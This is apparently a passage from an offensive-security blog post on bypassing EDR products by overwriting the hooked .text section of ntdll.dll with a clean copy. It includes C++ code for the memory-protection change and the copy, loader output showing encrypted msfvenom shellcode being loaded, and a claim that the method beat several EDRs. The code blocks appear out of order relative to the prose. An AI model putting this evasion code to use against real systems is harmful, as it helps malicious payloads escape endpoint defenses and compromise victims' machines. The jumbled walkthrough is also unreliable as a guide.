
But first, we need to declare the dos header, nt headers, and optional headers to get the size of ntdll.



```
TerminateProcess(hProc, 0);

for (WORD i = 0; i < ntHeaders->FileHeader.NumberOfSections; i++)
{

    PIMAGE_SECTION_HEADER hookedSectionHeader = (PIMAGE_SECTION_HEADER)((unsigned long long)IMAGE_FIRST_SECTION(ntHeaders) + ((unsigned long long)IMAGE_SIZEOF_SECTION_HEADER * i));
    if (!strcmp((char*)hookedSectionHeader->Name, (char*)".text"))
    {

        DWORD oldProtection = 0;
        bool isProtected = VirtualProtectCustom((LPVOID)((DWORD_PTR)Baddress + (DWORD_PTR)hookedSectionHeader->VirtualAddress), hookedSectionHeader->Misc.VirtualSize, PAGE_EXECUTE_READWRITE, &oldProtection);
        memcpy((LPVOID)((DWORD_PTR)Baddress + (DWORD_PTR)hookedSectionHeader->VirtualAddress), (LPVOID)((DWORD_PTR)newNtdllBuffer + (DWORD_PTR)hookedSectionHeader->VirtualAddress), hookedSectionHeader->Misc.VirtualSize);
        isProtected = VirtualProtectCustom((LPVOID)((DWORD_PTR)Baddress + (DWORD_PTR)hookedSectionHeader->VirtualAddress), hookedSectionHeader->Misc.VirtualSize, oldProtection, &oldProtection);

        delete[] newNtdllBuffer;
        CloseHandle(hProc);
        return 1;
    }
}
```

After copying the content to the buffer, we terminate the suspended process as we no longer need it.

Now, the only thing left to do is to iterate through all sections to find the virtual address of the .text section, change the protection to **PAGE_EXECUTE_READWRITE,** and copy the .text section of the new mapped buffer (newNtdllBuffer) to the original hooked version of ntdll. This will overwrite the hooks. The last step to conclude this part of the attack is to restore the original protection.




```
PIMAGE_DOS_HEADER DosHeaders = (PIMAGE_DOS_HEADER)Baddress;
PIMAGE_NT_HEADERS64 ntHeaders = (PIMAGE_NT_HEADERS64)((DWORD_PTR)Baddress + DosHeaders->e_lfanew);
IMAGE_OPTIONAL_HEADER OptHeaders = (IMAGE_OPTIONAL_HEADER)ntHeaders->OptionalHeader;

DWORD ntdllSize = OptHeaders.SizeOfImage;
PBYTE newNtdllBuffer = new BYTE[ntdllSize];
NTSTATUS status1 = (*NtReadVirtualMemoryCustom)(hProc, (PVOID)Baddress, newNtdllBuffer, ntdllSize, 0);
if (!NT_SUCCESS(status1))
{
    return 0;
}
```

Taking the attack one step further

The goal here is to combine what we created above and successfully run it against an EDR.

I'm going to combine an encrypted msfvenom calc shellcode. I'll modify the GetModuleFromPEB and GetAPIFromPEBModule functions to accept a hash instead of the DLL name. It will then iterate through all DLLs, calculate their hash, and compare it with ours. The shellcode would decrypt itself at run-time and load to the current process.



```
C:\Users\Ilan\Downloads>load.exe
[+] Found ntdll.dll base address : 0x00007FFC6FC30000
[+] Found .text section
[+] Changing .text section protection to PAGE_EXECUTE_READWRITE
[+] Copying .text section from unhooked ntdll.dll to hooked ntdll.dll
[+] Changing .text section protection back
[+] Unhooked ntdll
[+] Loading encrypted shellcode

C:\Users\Ilan\Downloads>_
```

Conclusion

Though this technique is nothing new, researching this topic led me to discover some POCs online, and I wanted to share my take on it.

While testing the technique against some EDRs, it effectively bypassed detection, unhooked ntdll, and loaded the shellcode successfully, but it is worth mentioning that some EDRs could flag this technique.

References

- https://blog.sektor7.net/#!res/2021/perunsfart.md
- https://www.ired.team/offensive-security/defense-evasion/how-to-unhook-a- dll-using-c++

Table of Contents